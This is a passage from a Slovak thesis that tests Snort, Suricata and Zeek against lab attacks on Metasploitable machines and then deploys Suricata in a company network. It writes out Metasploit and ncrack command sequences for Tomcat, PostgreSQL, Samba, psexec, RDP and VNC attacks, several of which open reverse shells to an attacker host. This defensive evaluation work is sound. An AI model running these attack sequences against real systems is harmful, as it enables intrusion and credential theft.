msf5 ... > set PAYLOAD java/meterpreter/reverse_tcp
msf5 ... > set RHOST metasploitable2
msf5 ... > set LHOST 192.168.200.1
msf5 ... > set RPORT 8180
msf5 ... > set HTTPPASSWORD tomcat
msf5 ... > set HTTPUSERNAME tomcat
msf5 ... > run
```

Snort

Snort dokázal presne detekovať tento útok, preto má 100%. Ukážka z logu:

```
POLICY Incoming Basic Auth Base64 HTTP Password detected
   unencrypted
SCAN Tomcat admin-admin login credentials
[Attempted Administrator Privilege Gain]
```

Suricata

Suricata dokázala presne detekovať tento útok, preto má 100%. Ukážka z logu:

```
SCAN Tomcat Auth Brute Force attempt
[Web Application Attack]
```

Zeek

Zeek zachytil tento útok viacerými `http` udalosťami. Vďaka tomu môže administrátor veľmi jednoducho usúdiť o aký útok sa jedná. Preto dostane 100%. Ukážka z logu `http.log` obsahuje jeden neúspešný a jeden úspešný pokus o prihlásenie:

```
# src.ip        src.p   dst.ip          dst.p   method
192.168.200.1   37121   192.168.200.144 8180    GET
192.168.200.1   43397   192.168.200.144 8180    GET
   # uri                status_msg      username
   /manager/html        Unauthorized    admin
   /manager/html        OK              tomcat
```

4.3.4 TCP Packet injection

Vložený TCP paket spôsobuje presmerovanie na inú webovú stránku, než odoslal pôvodný webserver. `pcap` súbor je dostupný na internete[42].

[42] `https://www.netresec.com/files/hao123-com_packet-injection.pcap`

Snort

Snort zachytil tento útok čiastočne. Vypísal niekoľko záznamov do logu a nedá sa z nich s istotou určiť, o aký útok sa jedná. Preto dostane 50%. Ukážka z logu:

```
NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE
INVALID CONTENT-LENGTH OR CHUNK SIZE
```

Suricata

Suricata dokázala presne detekovať tento útok, preto má 100%. Ukážka z logu:

```
reassembly overlap with different data
```

Zeek

Zeek vôbec nedetekoval tento útok, preto má 0%.

4.3.5 Spyware Injection

Tento útok pridáva do spustiteľných súborov spyware. Keď si ich užívateľ stiahne z webu a nainštaluje, spyware odosiela rôzne informácie útočníkovi. `pcap` súbor je dostupný na internete[43].

Snort

Snort vôbec nedetekoval tento útok, preto má 0%.

Suricata

Suricata vôbec nedetekovala tento útok, preto má 0%.

Zeek

Zeek vôbec nedetekoval tento útok, preto má 0%.

4.3.6 Heartbleed

Tento útok umožňuje prelomiť SSL/TLS šifrovanie a vystavuje tak citlivé dáta útočníkovi. Viac informácií je tu [41]. `pcap` súbor je dostupný na internete[44].

Snort

Snort vôbec nedetekoval tento útok, preto má 0%.

[43] `https://github.com/citizenlab/badtraffic/tree/master/pcaps`
[44] `https://mcfp.felk.cvut.cz/publicDatasets/CTU-Manual-Capture-Attack-1/`

Suricata

Suricata dokázala presne detekovať tento útok, preto má 100%. Ukážka z logu:

```
TLS overflow heartbeat encountered, possible exploit attempt
   (heartbleed)
Possible OpenSSL HeartBleed
```

Zeek

Zeek vôbec nedetekoval tento útok, preto má 0%.

4.4 PostgreSQL

Útok na PostgreSQL databázu pozostáva z dvoch častí. V prvej časti prebehne bruteforce útok na zistenie prihlasovacích údajov. Tie sa následne použijú na pripojenie na databázový server. Tam sa overí, či má daný užívateľ právo zápisu do `tmp` zložky.

V druhej časti sa tieto informácie využijú na vytvorenie reverzného shellu, ktorý zaistí prístup do systému pod daným užívateľom. Viac informácií o tejto zraniteľnosti [42].

Ukážka 4.4: PostgreSQL útok.

```
1  msf5 > use auxiliary/scanner/postgres/postgres_login
2  msf5 ... > set RHOSTS metasploitable2
3  msf5 ... > run
4  [+] 192.168.200.144:5432 - Login Successful: postgres:
       postgres@template1
5
6  root@locahost# psql -h metasploitable2 -U postgres -W
7  Password for user postgres:
8
9  postgres=# CREATE TABLE test (output TEXT);
10 CREATE TABLE
11 postgres=# INSERT INTO test(output) VALUES ('test');
12 INSERT 0 1
13 postgres=# COPY test(output) TO '/tmp/test';
14 COPY 1
15
16 msf5 > use exploit/linux/postgres/postgres_payload
17 msf5 ... > set RHOSTS metasploitable2
18 msf5 ... > run
```

Snort

Snort zachytil tento útok čiastočne. Administrátor však dokáže jasne rozpoznať hrozbu a vďaka tomu reagovať. Preto dostane 100%. Ukážka z logu:

```
SCAN Suspicious inbound to PostgreSQL port 5432
POLICY Executable and linking format (ELF) file download
```

Suricata

Suricata zareagovala rovnako ako Snort, preto má 100%.

Zeek

Zeek vôbec nedetekoval tento útok, preto má 0%.

4.5 VNC

Služba pre vzdialené grafické desktopové pripojenie VNC bude podrobená bruteforce útoku na uhádnutie prihlasovacích údajov, podobne ako služba `ssh`. Tentoraz je však použitý nástroj `ncrack` a odosielanie údajov je oveľa pomalšie v snahe vyhnúť sa nechcenej detekcii. Rýchlosť posielania je definovaná parametrom `-g cd=1`, čo znamená jedna dvojica údajov približne za jednu sekundu. Parameter `-U` určuje súbor s prihlasovacími menami a parameter `-P` určuje súbor s heslami.

```
ncrack -g cd=1 -U users.txt -P passwords.txt metasploitable2:5900
```

Snort

Snort zachytil tento útok čiastočne. Vypísal iba jeden záznam do logu a nedá sa z neho s istotou určiť, o aký útok sa jedná. Preto dostane 50%. Ukážka z logu:

```
SCAN Potential VNC Scan 5900-5920 [Attempted Information Leak]
```

Suricata

Suricata zareagovala rovnako ako Snort, preto má 50%.

Zeek

Zeek zachytil tento útok sériou `rfb` udalostí. Vďaka tomu môže administrátor veľmi jednoducho usúdiť o aký útok sa jedná. Preto dostane 100%. Ukážka z logu `rfb.log`:

```
# src.ip        src.p   dst.ip          dst.p   auth_method
192.168.200.1   55676   192.168.200.144 5900    Invalid
192.168.200.1   55678   192.168.200.144 5900    Invalid
```

4.6 SNMP

Ako už bolo spomenuté v kapitole 1, protokol SNMP slúži na monitorovanie a spravovanie počítačov po sieti. V prípade, že nie je dostatočne zabezpečený, je vcelku jednoduché získať do neho prístup.

V tomto prípade je využitý modul Metasploitu, ktorý háda názov komunity metódou bruteforce. Komunita je hodnota, ktorú SNMP využíva pre overenie prístupu. Ako vidno v ukážke na riadku štyri, bola nájdená komunita `monitoring` s právom čítania.

Táto komunita je druhým modulom použitá na získanie všetkých dostupných informácií, ktoré zahŕňajú systémové informácie, zoznam užívateľov, sieťové nastavenia, otvorené porty, bežiace procesy a ďalšie užitočné informácie. Tieto informácie budú použité v ďalšom útoku.

Ukážka 4.5: SNMP útok.

```
1 msf5 > use auxiliary/scanner/snmp/snmp_login
2 msf5 ... > set RHOST metasploitable3
3 msf5 ... > run
4 [+] 192.168.200.242:161 - Login Successful: monitoring (Access
     level: read-only); ...
5 msf5 ... > use auxiliary/scanner/snmp/snmp_enum
6 msf5 ... > set RHOST metasploitable3
7 msf5 ... > set COMMUNITY monitoring
8 msf5 ... > run
```

Snort

Snort dokázal presne detekovať tento útok, preto má 100%. Ukážka z logu:

```
SNMP Attempted UDP Access Attempt
[Attempted Administrator Privilege Gain]
```

Suricata

Suricata zareagovala rovnako ako Snort, preto má 100%.

Zeek

Zeek vôbec nedetekoval tento útok, preto má 0%.

4.7 RDP

RDP je protokol pre vzdialený prístup k Windows Serveru. Zoznam užívateľov získaný v útoku na SNMP bol uložený do súboru `users.txt` a je využitý na bruteforce útok na túto službu. Tento súbor je nastavený ku parametru pre užívateľské mená a rovnako aj pre heslá. V ukážke je vidno, že pomocou

tejto triviálnej metódy boli získané prihlasovacie údaje až ku dvom účtom na cieľovom serveri.

Ukážka 4.6: RDP bruteforce útok.

```
1 root@localhost# ncrack -U users.txt -P users.txt metasploitable3
      :3389
2 Discovered credentials for ms-wbt-server on 192.168.200.242 3389/
      tcp:
3 192.168.200.242 3389/tcp ms-wbt-server: 'vagrant' 'vagrant'
4 192.168.200.242 3389/tcp ms-wbt-server: 'Administrator' 'vagrant'
```

Snort

Snort dokázal presne detekovať tento útok, preto má 100%. Ukážka z logu:

```
SCAN Behavioral Unusually fast Terminal Server Traffic Potential
   Scan or Infection
Microsoft Windows RemoteDesktop new session flood attempt
[Attempted Administrator Privilege Gain]
```

Suricata

Suricata zachytila tento útok čiastočne. Vypísala niekoľko záznamov do logu a nedá sa z nich s istotou určiť, o aký útok sa jedná. Preto dostane 50%. Ukážka z logu:

```
POLICY RDP connection confirm
SCAN Behavioral Unusually fast Terminal Server Traffic Potential
Scan or Infection
```

Zeek

Zeek zachytil tento útok sériou `rdp` udalostí. Vďaka tomu môže administrátor veľmi jednoducho usúdiť o aký útok sa jedná. Preto dostane 100%. Ukážka z logu `rdp.log`:

```
# src.ip        src.p   dst.ip          dst.p   client_name
192.168.200.1   36178   192.168.200.242 3389    NCRACK
192.168.200.1   36180   192.168.200.242 3389    NCRACK
```

4.8 Samba

4.8.1 `psexec`

Pomocou prihlasovacích údajov, ktoré boli získané v predchádzajúcom útoku je možné prihlásiť sa do služby RDP. Rovnako je možné ich použiť v module

z ukážky, ktorý vytvorí reverzný shell pomocou služby `psexec`. Ten dokáže posielať a kódovať dáta tak, aby sa nikdy neukladali na disk, a každý payload bol unikátny. Z tohto dôvodu by mal byť ťažšie detekovateľný pre signature-based algoritmy [43].

Ukážka 4.7: `psexec` útok.

```
1 msf5 > use exploit/windows/smb/psexec_psh
2 msf5 ... > set RHOST metasploitable3
3 msf5 ... > set SMBUser vagrant
4 msf5 ... > set SMBPass vagrant
5 msf5 ... > run
```

Snort

Snort dokázal presne detekovať tento útok, preto má 100%. Ukážka z logu:

```
POLICY Powershell Activity Over SMB - Likely Lateral Movement
[A Network Trojan was detected]
TROJAN Possible Metasploit Payload Common Construct Bind_API
```

Suricata

Suricata dokázala presne detekovať tento útok, preto má 100%. Ukážka z logu:

```
SMB malformed request data
POLICY Powershell Activity Over SMB - Likely Lateral Movement
[A Network Trojan was detected]
TROJAN Possible Metasploit Payload Common Construct Bind_API
```

Zeek

Zeek vôbec nedetekoval tento útok, preto má 0%.

4.8.2 Username map script

Tento útok využíva zraniteľnosť konfigurácie Samby. Pri prihlasovaní sa zadá užívateľské meno, ktoré obsahuje meta znaky shellu, a tak dokáže útočník vykonávať ľubovoľné príkazy bez autentifikácie. Viac informácií o tejto zraniteľnosti [44].

Tento útok, rovnako ako predchádzajúci, vytvorí na cieľovom hostovi reverzný shell. Tento krát však bol `PAYLOAD` zvolený Metasploitom automaticky.

Ukážka 4.8: Samba – username map script.

```
1 msf5 > use exploit/multi/samba/usermap_script
2 msf5 ... > set RHOSTS metasploitable2
3 msf5 ... > run
```

Snort

Snort vôbec nedetekoval tento útok, preto má 0%.

Suricata

Suricata vôbec nedetekovala tento útok, preto má 0%.

Zeek

Zeek zachytil tento útok vo viacerých udalostiach, avšak pre administrátora je takmer nemožné ho identifikovať. Preto dostane 0%.

4.8.3 Directory traversal

Rovnako ako predchádzajúci útok na server so Samba službou, aj tento využíva jej zlú konfiguráciu a umožňuje tak pristupovať k celému filesystému anonymne bez prihlásenia. Viac informácií o tejto zraniteľnosti [45].

Útočník si najprv vypíše zoznam zdieľaných adresárov. Nachádza sa medzi nimi adresár `tmp`, ktorý zvyčajne býva zapisovateľný, čo je požiadavka k tejto zraniteľnosti. Následne nastaví modul, cieľ, zdielanú zložku a potom spustí útok. Nakoniec sa anonymne pripojí na zdieľanú zložku `tmp`, kde sa nachádza zložka `rootfs`, ktorá obsahuje celý filesystém s právom čítania.

Ukážka 4.9: Samba – directory traversal.

```
root@localhost# smbclient -L //metasploitable2
 Sharename       Type      Comment
 ---------       ----      -------
 print$          Disk      Printer Drivers
 tmp             Disk      oh noes!
 opt             Disk

root@localhost# msfconsole
msf5 > use auxiliary/admin/smb/samba_symlink_traversal
msf5 ... > set RHOST metasploitable2
msf5 ... > set SMBSHARE tmp
msf5 ... > run
...
root@localhost# smbclient //metasploitable2/tmp
Anonymous login successful
smb: \> cd rootfs\
```

Snort

Snort vôbec nedetekoval tento útok, preto má 0%.

Suricata

Suricata zachytila tento útok čiastočne. Vypísala niekoľko záznamov do logu a nedá sa z nich s istotou určiť, o aký útok sa jedná. Preto dostane 50%. Ukážka z logu:

```
NETBIOS SMB-DS IPC$ share access
NETBIOS SMB-DS Session Setup NTMLSSP unicode asn1 overflow attempt
```

Zeek

Zeek zachytil tento útok viacerými `smb` udalosťami. Vďaka tomu môže administrátor veľmi jednoducho usúdiť o aký útok sa jedná. Preto dostane 100%. Ukážka z logu `smb_files.log`:

```
# src.ip        src.p   dst.ip          dst.p   action
192.168.200.1   41566   192.168.200.144 445     SMB::FILE_OPEN
   # name
   \\rootfs\\root\\.ssh\\authorized_keys
```

Ukážka z logu `smb_mapping.log`:

```
# src.ip        src.p   dst.ip          dst.p
192.168.200.1   44187   192.168.200.144 445
192.168.200.1   44187   192.168.200.144 445
   #path                        share_type
   \\\\metasploitable2\\IPC$    PIPE
   \\\\metasploitable2\\tmp     DISK
```

4.8.4 Wannacry ransomware scan

Wannacry je ransomware, ktorý v prípade úspešnej nákazy cieľa zašifruje jeho disk. Šíri sa po sieti a využíva zraniteľnosť protokolu Samba. `pcap` súbor je dostupný na internete[45].

Snort

Snort vôbec nedetekoval tento útok, preto má 0%.

Suricata

Suricata dokázala presne detekovať tento útok, preto má 100%. Ukážka z logu:

```
SCAN Behavioral Unusual Port 445 traffic Potential Scan or
   Infection
```

[45] `https://precisionsec.com/wannacry-pcap-smb-445/`

Zeek

Zeek vôbec nedetekoval tento útok, preto má 0%.

4.9 DNS

4.9.1 Tunneling

DNS tunneling je metóda, v ktorej sa zakódujú akékoľvek dáta (napr. aplikácií či programov) do DNS požiadaviek a odpovedí. Vďaka tomu sa táto komunikácia ukryje do rozšíreného protokolu DNS, ktorý slúži na iné účely a tak je ťažšie detekovateľná. `pcap` súbor je dostupný na internete[46].

Snort

Snort vôbec nedetekoval tento útok, preto má 0%.

Suricata

Suricata vôbec nedetekovala tento útok, preto má 0%.

Zeek

Zeek zachytil tento útok viacerými `dns` udalosťami. Z DNS požiadaviek v tomto logu je evidentné, že obsahujú netradičné dáta. Vďaka tomu môže administrátor veľmi jednoducho usúdiť o aký útok sa jedná. Preto dostane 100%. Ukážka z logu `dns.log`:

```
# src.ip        src.p   dst.ip          dst.p
10.0.2.30       44639   10.0.2.20       53
   # query
   rcyady\xc6\xea\xd4rv\xc8\xe3y\xd7s\xd4rv\xc8\xe3y\xd7s...
```

4.9.2 Spoofing

DNS spoofing je útok, ktorý spôsobuje vrátenie nesprávnej IP adresy v odpovedi na DNS požiadavku. To spôsobí, že obeť je nasmerovaná na počítač útočníka bez toho, aby o tom vedela. `pcap` súbor je dostupný na internete[47].

Snort

Snort vôbec nedetekoval tento útok, preto má 0%.

[46] `https://github.com/elastic/examples/blob/master/Security%20Analytics/dns_tunnel_detection/dns-tunnel-iodine.pcap`

[47] `https://github.com/waytoalpit/ManOnTheSideAttack-DNS-Spoofing/blob/master/capture.pcap`

Suricata

Suricata vôbec nedetekovala tento útok, preto má 0%.

Zeek

Zeek zachytil tento útok vo viacerých udalostiach, avšak pre administrátora je takmer nemožné ho identifikovať. Preto dostane 0%.

4.10 NTP

Tento útok je typ DoS útoku, ktorý využíva chybu v NTP programe a spôsobuje vyčerpanie prostriedkov na cieľovom hostovi. Viac informácií o tomto útoku je tu [46]. `pcap` súbor je dostupný na internete[48].

Snort

Snort vôbec nedetekoval tento útok, preto má 0%.

Suricata

Suricata zachytila tento útok čiastočne. Vypísala niekoľko záznamov do logu a nedá sa z nich s istotou určiť, o aký útok sa jedná. Preto dostane 50%. Ukážka z logu:

```
NTP malformed response data
NTP malformed request data
```

Zeek

Zeek vôbec nedetekoval tento útok, preto má 0%.

4.11 Bežná sieťová prevádzka

Okrem útokov boli NIDS riešeniami analyzované aj vzorky bežnej sieťovej prevádzky. Ani jedna z nich neobsahuje nebezpečné aktivity alebo hrozby.

Tabuľka 4.1 zobrazuje zoznam testovaných vzoriek a výsledky ich analýzy NIDS systémami. Číslo 1 znamená, že vzorka podľa daného NIDS obsahuje podozrivú aktivitu a číslo 0 znamená, že takáto aktivita nebola detekovaná.

[48] `http://www.pcapr.net/view/todb/2009/11/3/12/ntp_single_byte_dos.pcap.html`

Tabuľka 4.1: Analýza bežnej sieťovej prevádzky.

Názov	Snort	Suricata	Zeek
Verejná prevádzka I	0	0	0
Verejná prevádzka II	1	1	1
Interná prevádzka I	0	0	0
Interná prevádzka II	0	0	0
reactor2 [47]	1	0	0
browsing [47]	0	0	0
2019_03_19_173855 [47]	1	1	1
tcp_trace [47]	0	0	0
fortworth1-500 [47]	1	1	1
Git_Partial_Traffic [47]	0	0	0
2015_11_20_235756 [47]	1	0	0
Test [47]	1	0	1

Kapitola 5

Vyhodnotenie a nasadenie najvhodnejšieho NIDS

V tejto kapitole bude zhrnuté hodnotenie a testovanie vybraných NIDS riešení, ktorým sa zaoberali predchádzajúce kapitoly. Na základe toho bude jednotlivým riešeniam udelené celkové hodnotenie, vďaka ktorému bude vybrané najlepšie z nich. To bude následne nakonfigurované a nasadené v infraštruktúre firmy. Na záver bude podrobené testovaniu, aby sa overila jeho funkčnosť a správnosť konfigurácie.

5.1 Vyhodnotenie vybraných NIDS riešení

V predchádzajúcej kapitole boli NIDS riešenia podrobené testovaniu vo viacerých scenároch, ktoré zahŕňali rôzne útoky aj bežnú prevádzku. Teraz je na základe tohto testovania vyhodnotená úspešnosť ich detekcie. Tá je vypočítaná ako aritmetický priemer čiastkových úspešností v každom teste. V tabuľke 5.1 je reprezentovaná kritériom použiteľnosti.

Hodnotenie vo všetkých stanovených kategóriách je zobrazené v tabuľke 5.1. Celkové dosiahnuté hodnotenie sa nachádza v stĺpci so symbolom $\sum$ a je vypočítané podľa vzorca 2.2 na strane 21. Podľa tohto hodnotenia, definovaných kritérií a úspešnosti v testovaní je jednoznačne najlepšie NIDS riešenie Suricata, ktorá bude nasadená vo firemnej infraštruktúre.

Tabuľka 5.1: Kompletné hodnotenie vybraných NIDS riešení.

	Dokumentácia	Údržba	Vlastnosti	Cena	Použiteľnosť	$\sum$
Snort	90%	85%	70%	90%	48%	68%
Suricata	90%	100%	100%	100%	66%	85%
Zeek	95%	70%	50%	75%	48%	60%

Tabuľka 5.2: Matica zámen pre Snort.

Snort		Skutočnosť	
		1	0
Detekcia	1	12	6
	0	10	6

Tabuľka 5.3: Matica zámen pre Suricatu.

Suricata		Skutočnosť	
		1	0
Detekcia	1	17	3
	0	5	9

Tabuľka 5.4: Matica zámen pre Zeek.

Zeek		Skutočnosť	
		1	0
Detekcia	1	11	4
	0	11	8

Pred samotným nasadením Suricaty budú ešte zhrnuté niektoré ďalšie zaujímavé informácie, ktoré so sebou testovanie prinieslo. V prvom rade sa jedná o podrobnejšie porovnanie úspešností detekcie jednotlivých riešení, ktoré je prehľadne zobrazené v tabuľkách matíc zámen. Pre Snort je to tabuľka 5.2, pre Suricatu 5.3 a pre Zeek 5.4.

Riadok 1 označuje testy, v ktorých bol detekovaný útok. Za pozitívnu detekciu sa v tomto prípade považuje akákoľvek forma reakcie zo strany NIDS, teda aj čiastočná detekcia ohodnotená v teste na 50%. Riadok 0 znamená, že v daných testoch nebol detekovaný žiadny útok. Stĺpec s označením 1 predstavuje testy, v ktorých útoky skutočne boli. Stĺpec 0 zas predstavuje testy, ktoré v skutočnosti neobsahovali útok.

Vďaka tomu je možné vypočítať špecificitu a senzitivitu NIDS riešení. Špecificita meria spoľahlivosť určenia skutočne neškodnej sieťovej prevádzky. Senzitivita meria spoľahlivosť detekcie skutočných útokov. Ich zhrnutie a porovnanie ilustruje tabuľka 5.5. Z toho vypýva, že Suricata dokáže najlepšie detekovať útoky aj bežnú sieťovú prevádzku.

Okrem toho je ešte zaujímavý fakt, že Snort a Suricata reagovali vo via-

Tabuľka 5.5: Senzitivita a špecificita NIDS riešení.

	Snort	Suricata	Zeek
Senzitivita	55%	77%	50%
Špecificita	50%	75%	67%

cerých testoch veľmi podobne, v niektorých prípadoch dokonca identicky. A to aj napriek tomu, že používali rozdielne rulesety. Druhá zaujímavosť je, že Zeek dokázal zachytiť niektoré druhy útokov lepšie než Snort a Suricata. Konkrétne ide o bruteforce a DoS útoky, ktoré sú v jeho logoch jednoducho identifikovateľné.

5.2 Produkčné nasadenie Suricaty

Prvý krok, ktorý je potrebné vykonať pred produkčným nasadením Suricaty, je zrkadlenie sieťovej prevádzky z hlavného firemného firewallu, ktorý je na rozhraní medzi intranetom a internetom. Najprv je potrebné ethernetovým káblom prepojiť firewall so serverom, na ktorom sa nachádza Suricata. Potom sa musí nakonfigurovať samotný firewall tak, aby zrkadlil prevádzku na definovaný port. Konkrétna konfigurácia je však pre každý firewall odlišná, a pre potreby tejto práce nie je podstatná.

Teraz sa môže upraviť konfigurácia Suricaty v súbore `suricata.yaml`. Najprv sa definuje premenná `HOME_NET` tak, aby obsahovala interné IP adresy. Ďalej sa definujú HTTP a SSH porty. Nakoniec sa namapujú operačné systémy na IP adresy (alebo rozsahy) v sekcii `host-os-policy`. Tieto nastavenia zaisťujú Suricate lepšiu presnosť pri detekcii. Nasleduje otestovanie konfigurácie a testovací beh:

```
suricata -T -c /etc/suricata/suricata.yaml -i eno1
suricata -c /etc/suricata/suricata.yaml -i eno1
```

V testovacom spustení sa overí, že Suricata zapisuje do logovacích súborov a všetko správne funguje.

Teraz je potrebné nastaviť proces Suricaty tak, aby bežala na pozadí ako systémový démon a automaticky sa spúšťala pri štarte OS. Keďže Ubuntu používa ako inicializačný proces `systemd`, bude vytvorená systémová služba (angl. service) pre Suricatu, ktorá vyzerá nasledovne:

Ukážka 5.1: `/etc/systemd/system/suricata.service`

```
1  [Unit]
2  Description=Suricata Intrusion Detection System
3  After=network.target
4
5  [Service]
6  Type=forking
7  ExecStart=/usr/bin/suricata -D --pidfile /var/run/suricata.pid -c
       /etc/suricata/suricata.yaml -i eno1
8  PIDFile=/var/run/suricata.pid
9
10 Restart=always
11 RestartSec=10s
12
13 [Install]
14 WantedBy=multi-user.target
```

Viac informácií o `systemd` a službách sa nachádza tu [48]. Tento súbor je potrebné vytvoriť v určitom adresári a následne reštartovať `systemd`, aby načítal novú službu. Potom už stačí naštartovať démona Suricaty a zapnúť jej štart pri spustení OS:

```
systemctl daemon-reload
systemctl start suricata
systemctl enable suricata
```

Nakoniec by bolo vhodné, aby sa rulesety automaticky updatovali každý deň a vďaka tomu mohla Suricata detekovať najnovšie hrozby. To sa nastaví pomocou príkazu `crontab -e`, ktorý otvorí editor pravidelných úloh. Do editora sa vloží riadok, ktorý zaistí, aby sa pravidlá updatovali každý deň o 6:22 ráno:

```
22 6 * * * suricata-update >/dev/null 2>&1
```

5.3 Testovanie

Testovanie produkčného nasadenia bude pozostávať z kontroly logov a mapovania verejných serverov firmy `nmap`om.

Po niekoľkých hodinách od nasadenia sa v súbore `stats.log` nachádzajú štatistiky analyzovanej prevádzky, ktoré obsahujú uptime, využitie pamäte, počet analyzovaných paketov, rozdelenie paketov podľa rozličných vlastností a ďalšie informácie.

V súbore `fast.log` sa nachádza niekoľko záznamov, ktoré boli podrobené bližšej manuálnej analýze a boli vyhodnotené ako neškodné. Aby sa ďalej nevytvárali záznamy o tejto neškodnej komunikácii, je potrebné definovať nové pravidlo, ktoré vyzerá nasledovne:

Ukážka 5.2: `/var/lib/suricata/rules/local.rules`

```
1 pass tcp 5.5.5.5 443 -> 192.168.0.5 any (msg:"Harmless traffic";
    sid:1;)
```

Ďalej je potrebné nastaviť jeho načítanie v hlavnom konfiguračnom súbore `suricata.yaml` v sekcii `rule-files` a reštartovať Suricatu, aby načítala novú konfiguráciu. Vďaka tomu sa už upozornenia nebudú ďalej zobrazovať.

Po zmapovaní verejných serverov `nmap`om Suricata okamžite vytvorila záznamy o podozrivej aktivite v logu `fast.log`, ktoré sú rovnaké ako v útoku 4.1.1 z prechádzajúcej kapitoly.

Záver

V práci bola analyzovaná firemná sieť z pohľadu bezpečnosti. Vďaka tomu boli vybrané NIDS riešenia porovnané podľa definovaných kritérií. Rovnako boli otestované voči rôzličným variantám útokov, ktoré sa môžu podľa analýzy v sieti objaviť. Jednotilvé NIDS riešenia boli podľa reakcií na tieto útoky, a na vybrané vzorky sieťovej prevádzky, ohodnotené a porovnané.

Na základe týchto výsledkov bolo potom zvolené najvyhovujúcejšie z nich – Suricata. Tá bola úspešne nasadená do infraštruktúry firmy. Na záver bola otestovaná a vyladená jej funkčnosť, aby v daných podmienkach dokázala dobre plniť svoju úlohu.

Výsledkom tejto práce je plne funkčné nasadenie Suricaty vo firemnej sieti, čo by malo prispieť k zvýšeniu jej bezpečnosti. Rovnako by malo toto riešenie pomôcť znižovať škody spôsobené útočníkmi a v ideálnom prípadne im úplne predísť.

Napriek úspešnému výberu a nasadeniu Suricaty vo firme ešte zostáva niekoľko vecí, ktoré je možné vylepšiť, a ktoré sú mimo rozsah tejto práce. V prvom rade je to vyladenie konfigurácie a generovania udalostí, čo môže trvať aj niekoľko týždňov až mesiacov, počas ktorých sa naplno ukáže povaha a špecifiká firemnej sieťovej prevádzky.

Ďalej to je inštalácia grafického užívateľského rozhrania, čo zjednoduší vyhodnocovanie dát, ktoré Suricata generuje. Nakoniec sa jedná o integráciu IPS funkcionality do firemného firewallu, čo umožní Suricate okamžite reagovať na nebezpečné udalosti v sieti.

Literatúra

[1] Tardi, C.: *Moore's Law*. Investopedia, [online] stav z dňa 10.3.2019. Dostupné z: https://www.investopedia.com/terms/m/mooreslaw.asp

[2] The Australian Cyber Security Centre: *Implementing Network Segmentation and Segregation - Australian Cyber Security Centre (ACSC)*. [online] stav z dňa 20.3.2019. Dostupné z: https://acsc.gov.au/publications/protect/network_segmentation_segregation.htm

[3] Dosal, E.: *4 Security Benefits of Network Segmentation*. Compuquip Cybersecurity, [online] stav z dňa 20.3.2019. Dostupné z: https://www.compuquip.com/blog/4-security-benefits-of-network-segmentation

[4] Fort, J.: *The advantages of network segmentation — Jisc community*. Jisc, [online] stav z dňa 20.3.2019. Dostupné z: https://community.jisc.ac.uk/blogs/csirt/article/advantages-network-segmentation

[5] Cisco Systems, Inc.: *What Is a Firewall? - Cisco*. [online] stav z dňa 21.3.2019. Dostupné z: https://www.cisco.com/c/en/us/products/security/firewalls/what-is-a-firewall.html

[6] Hulme, G. V.; Goodchild, J.: *What is social engineering? How criminals exploit human behavior — CSO Online*. IDG Communications, Inc., [online] stav z dňa 24.3.2019. Dostupné z: https://www.csoonline.com/article/2124681/what-is-social-engineering.html

[7] CA Technologies: *Insider Threat Report: 2018*. [online] stav z dňa 24.3.2019. Dostupné z: https://www.ca.com/content/dam/ca/us/files/ebook/insider-threat-report.pdf

[8] Odom, W.: *Cisco CCENT/CCNA ICND1 100-101*. Indianapolis: Cisco Press, 2013, ISBN 1-58714-485-9.

[9] Wikimedia Foundation: *Model OSI – Wikipédia*. [online] stav z dňa 24.3.2019. Dostupné z: https://sk.wikipedia.org/wiki/Model_OSI

[10] Insecure.Com LLC: *Chapter 15. Nmap Reference Guide — Nmap Network Scanning*. [online] stav z dňa 1.4.2019. Dostupné z: https://nmap.org/book/man.html

[11] Postel, J.: Transmission Control Protocol. RFC 793, RFC Editor, September 1981. Dostupné z: https://tools.ietf.org/html/rfc793

[12] McCune, R.: *network scanners - Increase speed in nmap UDP scan?* Stack Exchange Inc., [online] stav z dňa 7.4.2019. Dostupné z: https://security.stackexchange.com/questions/52566/increase-speed-in-nmap-udp-scan

[13] Srinivasan, R.: Binding Protocols for ONC RPC Version 2. RFC 1833, RFC Editor, August 1995. Dostupné z: https://tools.ietf.org/html/rfc1833

[14] Gibson, S.: *GRC — Port Authority, for Internet Port 139*. Gibson Research Corporation, [online] stav z dňa 11.4.2019. Dostupné z: https://www.grc.com/port_139.htm

[15] Gibson, S.: *GRC — Port Authority, for Internet Port 3389*. Gibson Research Corporation, [online] stav z dňa 11.4.2019. Dostupné z: https://www.grc.com/port_3389.htm

[16] Microsoft Corporation: *Active Directory and Active Directory Domain Services Port Requirements — Microsoft Docs*. [online] stav z dňa 11.4.2019. Dostupné z: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd772723(v%3dws.10)

[17] Gibson, S.: *GRC — Port Authority, for Internet Port 135*. Gibson Research Corporation, [online] stav z dňa 11.4.2019. Dostupné z: https://www.grc.com/port_135.htm

[18] Guttman, e. a.: Service Location Protocol, Version 2. RFC 2608, RFC Editor, June 1999. Dostupné z: https://tools.ietf.org/html/rfc2608

[19] Krochmal, C. .: Multicast DNS. RFC 6762, RFC Editor, February 2013. Dostupné z: https://tools.ietf.org/html/rfc6762

[20] DMTF: *ASF — DMTF*. [online] stav z dňa 11.4.2019. Dostupné z: https://www.dmtf.org/standards/asf

[21] Cooper, S.: *11 Best Intrusion Detection Systems & Tools (Windows, Linux & Mac)*. Comparitech Limited, [online] stav z dňa 25.3.2019. Dostupné z: https://www.comparitech.com/net-admin/network-intrusion-detection-tools/

[22] Rouse, M.: *What is intrusion detection system (IDS)? - Definition from WhatIs.com*. TechTarget, [online] stav z dňa 27.3.2019. Dostupné z: https://searchsecurity.techtarget.com/definition/intrusion-detection-system

[23] Vipin Kumar, e. a.: *MINDS - Minnesota Intrusion Detection System*. University of Minnesota, [online] stav z dňa 27.3.2019. Dostupné z: https://www-users.cs.umn.edu/~kumar001/MINDS/papers/minds_chapter.pdf

[24] Langston, R.: *2019 Open Source IDS Tools: Suricata vs Snort vs Bro — AT&T CyberSecurity*. AT&T CyberSecurity, [online] stav z dňa 20.4.2019. Dostupné z: https://www.alienvault.com/blogs/security-essentials/open-source-intrusion-detection-tools-a-quick-overview

[25] Cisco Systems, Inc.: *Snort - Network Intrusion Detection & Prevention System*. [online] stav z dňa 20.4.2019. Dostupné z: https://www.snort.org

[26] Cisco Systems, Inc.: *Snort: The World's Most Widely Deployed IPS Technology - Cisco*. [online] stav z dňa 20.4.2019. Dostupné z: https://www.cisco.com/c/en/us/products/collateral/security/brief_c17-733286.html

